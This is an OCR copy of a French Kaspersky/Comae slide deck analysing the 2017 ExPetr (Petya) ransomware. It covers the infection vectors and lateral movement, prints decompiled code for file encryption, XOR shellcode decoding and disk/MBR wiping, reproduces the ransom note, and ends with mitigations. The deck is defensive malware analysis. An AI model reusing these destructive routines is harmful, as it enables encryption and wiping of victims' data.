

Rançongiciel ExPetr

Une autre attaque à l'échelle mondiale

Juan Andres Guerrero-Saade (@juanandres_gs)
GReAT, Kaspersky Lab
Matt Suiche (@msuiche)
Comae Technologies





KASPERSKY lab

comae technologies

Résumé


Première apparition le **27 Juin 2017**.
Variante du logiciel malveillant: *Ransom:Win32/Petya*
Infection initiale impliquant une entreprise ukrainienne M.E.Doc confirmé par Microsoft.
Propagation sur le réseau de domaine local.
Chiffrement des fichiers en AES128.
Remplace la zone d'amorce (MBR) et affiche un faux identifiant ou clé d'installation.
Aucune façon de récupérer les fichiers chiffrés jusqu'à présent.

KASPERSKY lab

comae technologies

Étape 1. Attaque via la chaîne d'approvisionnement

- Déploiement de masse initial tel que décrit par Microsoft MMPC Team.
- "Perfc.dat" étant le logiciel malveillant.



KASPERSKY lab

comae technologies

Étape 2. Mouvement latéral (Propagation)

- **#1 Vol d'identifiants et mots de passe**
  - Vol d'identifiant via une variante de mimikatz pour récupérer les identifiants et mots de passe Administrateur.
  - Tentatives de copie et d'exécution de lui-même en utilisant les informations d'identification volées précédemment, et en utilisant soit **PSExec** ou **WMIC**
- **#2 ETERNALBLUE + ETERNALROMANCE**
  - Initialement divulgué en Avril 2017 par un groupe appelé **TheShadowBrokers**
  - Exploitation d'exécution de code à distance (RCE) **SMB**.
  - Tentative d'exploitation des machines n'ayant pas appliqué le correctif **MS17-010** .
  - **ETERNALBLUE** Précédemment utilisé dans **WannaCry** (voir le webinaire précédent)
  - Utilise un simple encodage XOR pour échapper à la détection basée sur la signature.

KASPERSKY lab comae technologies

Étape 3. Destruction

Une fois l'accès sur une machine obtenu:

- Le logiciel malveillant chiffre les fichiers
- Modifie la zone d’amorce (MBR) avec un faux chargeur d'amorçage.

KASPERSKY lab

comae technologies

```
30  if ( v3 == 1 )
31  {
32    v4->byte8 = 3;
33    v4->byte28 = 3;
34    v4->dwordA0 = 0xFFD000B0;
35    v4->dwordA4 = -1;
36    v4->dwordA8 = 0xFFD000B0;
37    v4->dwordAC = -1;
38    v4->dwordC0 = 0xFFDFF0C0;
39    v4->dwordC4 = 0xFFDFF0C0;
40    v4->dword18C = 0xFFDFF190;
41    v4->dword194 = 0xFFDFF1F0;
42    v4->dword1D8 = 0xFFD001F0;
43    v4->dword1DC = -1;
44    v4->dword1E8 = 0xFFD00200;
45    v4->dword1EC = -1;
46    v6 = 0;
47    do
48    {
49      *(&v4[1].byte0 + v6 + 1) = xored_shellcode[v6] ^ 0xCC;
50      ++v6;
51    }
52    while ( v6 < 0x977 );
53  }
```

KASPERSKY lab

comae technologies

Chiffrement des fichiers

- Extensions de fichiers affectées

```
.3ds,.7z,.accdb,.ai,.asp,.aspx,.avhd,.back,.bak,.c,.cfg,.conf,.cpp,.cs,.ctl,.dbf,.disk,.dj
vu,.doc,.docx,.dwg,.eml,.fdb,.gz,.h,.hdd,.kdbx,.mail,.mdb,.msg,.nrg,.ora,.ost,.ova,.ovf,.p
df,.php,.pmf,.ppt,.pptx,.pst,.pvi,.py,.pyc,.rar,.rtf,.sln,.sql,.tar,.vbox,.vbs,.vcb,.vdi,.
vfd,.vmc,.vmdk,.vmsd,.vmx,.vsdx,.vsv,.work,.xls,.xlsx,.xvd,.zip
```

- C:\WINDOWS est exclus.

- Le delta entre l'identifiant « d'installation" du README.txt et l'écran de démarrage montre qu'il n'y a aucune intention de l'attaquant de fournir des clés de déchiffrement.
- La table MFT a été effacé, donc le fichier README.txt n'est récupérable que par forensique à partir de l'image brute du disque.

KASPERSKY lab

comae technologies

```
16      hFindFile = FindFirstFileW(&pszDest, &FindFileData);
17      if ( hFindFile != (HANDLE)-1 )
18      {
19        do
20        {
21          v3 = (void *)*((_DWORD *)&a3[1].targetDirectory + 1);
22          if ( v3 )
23          {
24            v4 = WaitForSingleObject(v3, 0);
25            if ( !v4 || v4 == -1 )
26              break;
27          }
28          if ( wcscmp(FindFileData.cFileName, L".")
29            && wcscmp(FindFileData.cFileName, L"..")
30            && PathCombineW(&FileName, &pszDir->targetDirectory, FindFileData.cFileName) )
31          {
32            if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
33            {
34              v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
35              if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
36              {
37                wsprintfW(&v10, L"%ws.", v5);
38                if ( StrStrIW(
39                       L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
40                        "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
41                        "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
42                       &v10) )
43                {
44                  encryptFile(&FileName, a3);
45                }
46              }
47            }
48            else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
49            {
50              lookForFilesAndEncrypt((struct_masterContext *)&FileName, flag - 1, a3);
51            }
52          }
53        }
54        while ( FindNextFileW(hFindFile, &FindFileData) );
55        FindClose(hFindFile);
```

00000DBC lookForFilesAndEncrypt:16

technologies

Zone d'amorce (MBR)

```
1  int overwriteBootSectors()
2  {
3    HANDLE v0; // edi@1
4    HLOCAL v1; // ebx@3
5    int result; // eax@7
6    DWORD BytesReturned; // [sp+Ch] [bp-1Ch]@2
7    DISK_GEOMETRY OutBuffer; // [sp+10h] [bp-18h]@2
8
9    v0 = CreateFileA("\\\\.\\C:", GENERIC_WRITE, 3u, 0, 3u, 0, 0);
10   if ( v0 )
11   {
12     if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )
13     {
14       v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
15       if ( v1 )
16       {
17         SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
18         WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
19         LocalFree(v1);
20       }
21     }
22     CloseHandle(v0);
23   }
24   if ( !(g_Mode & 8) || (result = replaceBootSectorsWithBootloader()) != 0 )
25     result = wipeMode();                        // if for some reason fails, or flag in g_Mode is enabled
26   return result;
27 }
```

```
1  signed int wipeMode()
2  {
3    HANDLE hDevice; // ebx@1
4    signed int result; // eax@2
5    DISK_GEOMETRY geometry; // [sp+10h] [bp-20h]@3
6    LPCVOID lpBuffer; // [sp+28h] [bp-8h]@3
7    DWORD BytesReturned; // [sp+2Ch] [bp-4h]@3
8
9    hDevice = CreateFileA("\\\\.\\PhysicalDrive0", GENERIC_WRITE, 3u, 0, 3u, 0, 0);
10   if ( hDevice )
11   {
12     DeviceIoControl(hDevice, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &geometry, 0x18u, &BytesReturned, 0);
13     lpBuffer = LocalAlloc(0, 10 * geometry.BytesPerSector);
14     if ( lpBuffer )
15     {
16       DeviceIoControl(hDevice, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
17       WriteFile(hDevice, lpBuffer, 10 * geometry.BytesPerSector, &BytesReturned, 0);
18       LocalFree((HLOCAL)lpBuffer);
19     }
20     CloseHandle(hDevice);
21     result = 1;
22   }
23   else
24   {
25     result = 0;
26   }
27   return result;
28 }
```

KASPERSKY lab

comae technologies

Mikko Hypponen
@mikko

Following

Victims keep sending money to Petya, but will not get their files back: No way to contact the attackers, as their email address was killed.

Mail Delivery Subsystem mailer-daemon

Message not delivered

Your message couldn't be delivered to **wowsmith123456@posteo.net** because the remote server is misconfigured. See the technical details below for more information.

The response from the remote server was:


```
554 5.7.1 <wowsmith123456@posteo.net>: Recipient address rejected: Access denied

Final-Recipient: rfc822; wowsmith123456@posteo.net
Action: failed
Status: 5.7.1
Remote-MTA: dns; mx03.posteo.de. (212.8.199.216, the server for the domain posteo.net.)
Diagnostic-Code: smtp; 554 5.7.1 <wowsmith123456@posteo.net>: Recipient address rejected: Access denied
Last-Attempt-Date: Wed, 28 Jun 2017 05:01:25 -0700 (PDT)
```

5:12 AM - 28 Jun 2017

KASPERSKY lab

comae technologies

Incohérence sur l'identifiant « d'installation » personnel



Source: Comae

After completing its encryption routine, this ransomware drops a text file called *README.TXT* in each fixed drive. The said file has the following text:

```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.

We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1.      Send $300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2.      Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net.
        Your personal installation key:

AQIAAA5mAAAApAAA/yM8tPsoNwRpGRsJ9Ohu85ORQvnEk+nNoTIeEZzWe9TNkjfY
fQndHkeHXIKLEuIHrwjsYty536o88VfKArHR5jsvVf2yNXLBPMwtwripITpteWR7
bFrcdlKZ9L6xrlOzR7xLw/r5Wwfr/SZ6VZU7bbnDKSitTbjcX84UPow8c1dS7+xs
+XZVhUP703bGnJOFeBa8Sr+yR2O2Ae5lmp4d7hCo0brDT1JdoLkWXd2Eqm1QOnRQ
VldJVMeTmBviZwe7LBpnyysd4wjY1OuHvwxUbMje4djclUXATQ8piGD7N9md63jF
uMa6S6j+pKUCwvK566i5XvuVw/iCvmLazkRMHw==
```

This ransomware also clears the System, Setup, Security, Application event logs and deletes NTFS journal info.

Source: Microsoft (MMPC)

KASPERSKY lab

comae technologies

Identifiant « d'installation » personnel


```
HLOCAL __stdcall writeInstructions(struct_masterContext *dataCryptStruct)
{
  HLOCAL importedKeyString; // eax@1
  DWORD v2; // eax@4
  HANDLE hREADME; // ebx@6
  WCHAR pszDest; // [sp+0h] [bp-620h]@3
  LPCVOID installation_key; // [sp+618h] [bp-8h]@2
  DWORD NumberOfBytesWritten; // [sp+61Ch] [bp-4h]@7

  importedKeyString = (HLOCAL)importKey(dataCryptStruct);
  if ( importedKeyString )
  {
    importedKeyString = getInstallationKey(dataCryptStruct);
    installation_key = importedKeyString;
    if ( importedKeyString )
    {
      if ( PathCombineW(&pszDest, &dataCryptStruct->targetDirectory, L"README.TXT") )
      {
        v2 = isDeadlineOver();
        if ( v2 )
          Sleep(60000 * (v2 - 1));
        hREADME = CreateFileW(&pszDest, 0x40000000u, 0, 0, 2u, 0, 0);
        if ( hREADME != (HANDLE)-1 )
        {
          NumberOfBytesWritten = 0;
          WriteFile(
            hREADME,
            L"Ooops, your important files are encry
             "\r\n"
             "If you see this text, then your files
             "they have been encrypted. Perhaps you
             "your files, but don't waste your time
             "our decryption service.\r\n"
             "\r\n"
             "We guarantee that you can recover all
             "All you need to do is submit the paym
             "\r\n"
             "Please follow the instructions:\r\n"
             "\r\n"
             "1.\tSend $300 worth of Bitcoin to fol
          WriteFile(hREADME, L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4Cu, &NumberOfBytesWritten, 0);
          WriteFile(
            hREADME,
            L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
            0x8Eu,
            &NumberOfBytesWritten,
            0);
          WriteFile(hREADME, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritten, 0);
          WriteFile(hREADME, L"\tYour personal installation key:\r\n\r\n", 0x48u, &NumberOfBytesWritten, 0);
          WriteFile(
            hREADME,
            installation_key,
            2 * wcslen((const unsigned __int16 *)installation_key),
            &NumberOfBytesWritten,
            0);
          CloseHandle(hREADME);
        }
      }
      importedKeyString = LocalFree(*(HLOCAL *)&dataCryptStruct[1].targetDirectory);
```

KASPERSKY lab

comae technologies

Identifiant généré aléatoirement et stocké dans la zone d'amorce (MBR)

```
result = CryptGenRandom(randBuf.randBuf, 60u);
ERROR = result;
if ( result >= 0 )
{
  i = 0;
  do
  {
    off = randBuf.randBuf[i++] % 58u;
    randBuf.randBuf[i + 59] = BASE58_ALPHABET[off];
  }
  while ( i < 60 );
```





```
0016B1A0  42 53 45 4E 77 62 43 50  63 63 6A 37 53 77 61 69  BSENwbCPccj7Swai
0016B1B0  41 43 39 56 50 31 65 67  4B 41 33 48 79 77 4E 44  AC9VP1egKA3HywND
0016B1C0  39 66 64 38 73 55 71 35  34 69 54 41 78 54 53 38  9fd8sUq54iTAxTS8
0016B1D0  4D 5A 6F 61 54 36 36 41  44 53 62 46 00 B1 16 00  MZoaT66ADSbF.±..
0016B1E0  01 CA 0F 77 00 00 00 00  00 00 00 00 00 00 00 00  ☺Ê.w............
```

KASPERSKY lab

comae technologies

Distribution des victimes




KASPERSKY lab

comae technologies

Vecteurs d’infection: Attaque de point d’eau (Watering Hole)

- Le site de l'agence de presse ukrainienne a été attaqué
- Cible uniquement les visiteurs ukrainiens
- Utilisant une variante de 30 Kb du logiciel malveillant exPetr ne comportant pas de capacité de propagation



KASPERSKY lab

comae technologies

Vecteurs d’infection: Mise à jour malveillante MeDoc

- Les investigation de Cisco Talos pointent vers MeDoc, un logiciel de comptabilité fiscale ukrainien, poussant une mise à jour malveillante
- Chaîne d'exécution confirmée par la télémétrie de Kaspersky Security Network (KSN)

KASPERSKY lab

comae technologies

Qui sont les attaquants ?

Bien pensé, un acteur de menace déterminé—

- Une attaque de chaîne d'approvisionnement bien choisie.
- Compromission de plusieurs sites pour toucher le même pays cible.
- Mise en œuvre de plusieurs vecteurs de diffusion (2x 1-jours, identifiants/MDP + WMIC / PsExec)

Voleur de fichiers incompétent –

- Portefeuille Bitcoin unique - tous les fonds sont surveillés
- Courrier électronique de contact unique – suspension du compte en quelques heures
- Le mécanisme d'identification de l'installation brisée - ne peut pas vraiment déchiffrer les fichiers, pas de confiance

KASPERSKY lab comae technologies

Atténuations: Sécurité de l’Active Directory


- Bonnes pratiques pour sécuriser Active Directory
  - La sécurisation d'Active Directory est une spécialité.
    - Ne pas sous-estimer sa complexité.
  - Filtrer les privilèges des utilisateurs, la politique de mot de passe, les privilèges par groupe, etc.
  - Beaucoup d'organisations n'ont pas de personne dédiée à la sécurité de l’Active Directory Security.

- Voir *Retour technique de l'incident de TV5Monde — ANSSI:* https://www.sstic.org/2017/presentation/2017_cloture/

KASPERSKY lab comae technologies

Atténuations: SMB

- Si vous ne l’avez pas encore fait, appliquez le correctif **MS17-010**
- **KB4012598** – Correctif d’urgence publié par Microsoft le 15/05/2017 pour **XP & 2003**
- Désactiver SMBv1 pour réduire la surface d’attaque (**KB2696547**)



KASPERSKY lab

comae technologies

Atténuations: Sauvegardes déconnectées

- Les volumes cachés peuvent être supprimés.
- Les sauvegardes connectées peuvent être chiffrées
- Les sauvegardes doivent être déconnectées
  - Politique d'assurance contre les attaques de rançongiciels et de destruction

- **Testez vos sauvegardes régulièrement pour vérifier leur bon fonctionnement avant d'en avoir réellement besoin**

KASPERSKY lab

comae technologies


Priorités & Atténuations: Blocage et retour en arrière

